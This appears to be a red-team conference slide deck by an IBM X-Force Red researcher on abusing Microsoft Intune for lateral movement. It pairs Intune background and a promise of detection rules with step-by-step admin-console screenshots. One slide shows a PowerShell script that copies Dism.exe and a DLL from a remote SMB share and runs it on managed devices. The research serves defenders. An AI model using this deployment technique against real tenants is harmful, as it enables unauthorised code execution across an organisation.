

Getting “In Tune” with an Enterprise: Using Microsoft Intune for Lateral Movement




Brett Hawkins (@h4wkst3r)
Adversary Services,
IBM X-Force Red

Blog Post



SecurityIntelligence

Getting “in tune” with an enterprise: Detecting Intune lateral movement



Light

Dark

September 4, 2024
By [Brett Hawkins](#)
13 min read

[Adversary Services](#)
[X-Force](#)

Organizations continue to implement cloud-based services, a shift that has led to the wider adoption of [hybrid identity environments](#) that connect on-premises Active Directory with Microsoft Entra ID (formerly Azure AD). To manage devices in these hybrid identity environments, Microsoft Intune (Intune) has emerged as one of the most popular device management solutions. Since this trusted enterprise platform can easily be integrated with on-premises Active Directory devices and services, it is a prime target for attackers to abuse for conducting lateral movement and code execution.

This research will give a background on Intune, how it is being used within organizations and show how to use this cloud-based platform to deploy

Agenda

1. Introduction
2. Microsoft Intune
3. Intune Offensive Use Cases
4. Deploying PowerShell Script
5. Deploying Windows Application

First Half

Agenda

1. Introduction
2. Microsoft Intune
3. Intune Offensive Use Cases
4. Deploying PowerShell Script
5. Deploying Windows Application

First Half

Second Half

6. Demo – Obtain Cobalt Strike Beacon via Intune
7. Detecting and Preventing Intune Lateral Movement
8. Conclusion
9. Questions

Introduction



Who am I?

Public Security Research:
<https://h4wkst3r.github.io>



Current Role

Capability Lead,
Adversary Services
IBM X-Force Red



Open-Source Tool Author

SharPersist,
InvisibilityCloak,
SCMKit, ADOKit



Conference Speaker

Black Hat (US&EU),
BlueHat, DerbyCon,
Wild West Hackin'
Fest, BSides,
Hackers Teaching
Hackers

Research Drivers

[Research](#) [Threat intelligence](#) [Microsoft Incident Response](#) [Threat actors](#) · 17 min read

Octo Tempest crosses boundaries to facilitate extortion, encryption, and destruction

By [Microsoft Incident Response](#)
[Microsoft Threat Intelligence](#)



Threat actors abuse of device management (Octo Tempest)



Lack of research on Win32 App Deployment



Adoption of hybrid identity architecture



Lack of detection rules for abuse of Intune for lateral movement

Attendee Takeaways



Learn how threat actors can abuse Intune for lateral movement




Learn how to increase security posture of Intune



Learn how to apply detection rules for abuse of Intune for lateral movement

What is new in this research?



C2 Payload
deployment via
Win32 Apps



New observations
to trigger scripts or
Windows Apps to
run on Intune
managed devices



New Sentinel
Detection Rules
for abuse of
Intune for Lateral
Movement

My Perspective



I am

Offensive
Cybersecurity
Specialist

I am not

Cloud Engineer

Detection Engineer

System Administrator

Prior Work

Links to prior work
provided in
appendix slides
and blog post


Andy Robbins (@_wald0)

Death from Above: Lateral Movement from Azure to On-Prem AD

Chris Thompson (@_Mayyhem)

Maestro: Abusing Intune for Lateral Movement over C2

Hybrid Identity Environments



<https://infrasos.com/how-hybrid-identity-with-azure-active-directory-ad-works/>


Device Management Solutions




Research Focus → Microsoft Intune



Windows Admin
Center



SCCM
(Configuration
Manager)



Azure Arc




Azure Stack

Common Windows Lateral Movement Techniques


Transfer Payload

1




Execute Payload

2



Using Device Management Platforms for Lateral Movement



Microsoft Intune



Use Cases



Patch
Management



Secure O365
Access from
Personal Devices



Enabling BYOD
Program



Device
Configuration
Management



Ability to Manage
Multiple OS
Platforms

Role-Based Access

Built-in Roles

Custom Roles


Privileged:

Global Administrator
Intune Administrator

Unprivileged:


Multiple Roles

Create custom roles
with custom
permissions



Windows

Deployment Scripts and Applications



PowerShell Scripts:
Script file with .ps1 extension




Line of Business (LOB) Apps:
MSI Files, Secure App Packages (.appx, .appxbundle)




Windows App (Win32):
Compressed format with .intunewin extension

Logging – User Endpoint





Logging – Intune Platform






Intune Offensive Use Cases



User and Host Targeting



Ad-Hoc Triggering



Deploying PowerShell Script



Deploying PowerShell Script


The screenshot displays the Microsoft Intune admin center interface. On the left-hand navigation pane, the 'Devices' option is highlighted with a red rectangle. The main content area shows the breadcrumb 'Home > Devices' and the title 'Devices | Scripts and remediations'. Below this, a search bar and a list of navigation links are visible. The 'Scripts and remediations' link at the bottom of this list is also highlighted with a red rectangle. To the right, a dropdown menu is open under the 'Add' button, showing three platform options: 'Linux', 'macOS', and 'Windows 10 and later'. The 'Windows 10 and later' option is highlighted with a red rectangle. The 'Platform scripts' tab at the top of the dropdown menu is also highlighted with a red rectangle.

Deploying PowerShell Script

Home > Devices | Scripts and remediations >

Add PowerShell script

① Basics **② Script settings** ③ Assignments ④ Review + add

Script location * ⓘ 

Run this script using the logged on credentials ⓘ ☒ Yes ☐ No

Enforce script signature check ⓘ ☐ Yes ☒ No

Run script in 64 bit PowerShell Host ⓘ ☒ Yes ☐ No

script2 - Notepad

File Edit Format View Help

```
cp \\192.168.1.32\public\Dism.exe C:\Temp
cp \\192.168.1.32\public\DismCore.dll C:\Temp
C:\Temp\Dism.exe
```

Ln 1, Col 1 100% Windows (CRLF) UTF-8

Deploying PowerShell Script

[Home](#) > [Devices | Scripts and remediations](#) >

Add PowerShell script

...

1 Basics

2 Script settings

3 Assignments

4 Review + add

Included groups

Add groups Add all users Add all devices

Groups	Group Members ¹	Remove
test-devices	1 devices, 0 users	Remove




Add Refresh Export Columns

Search


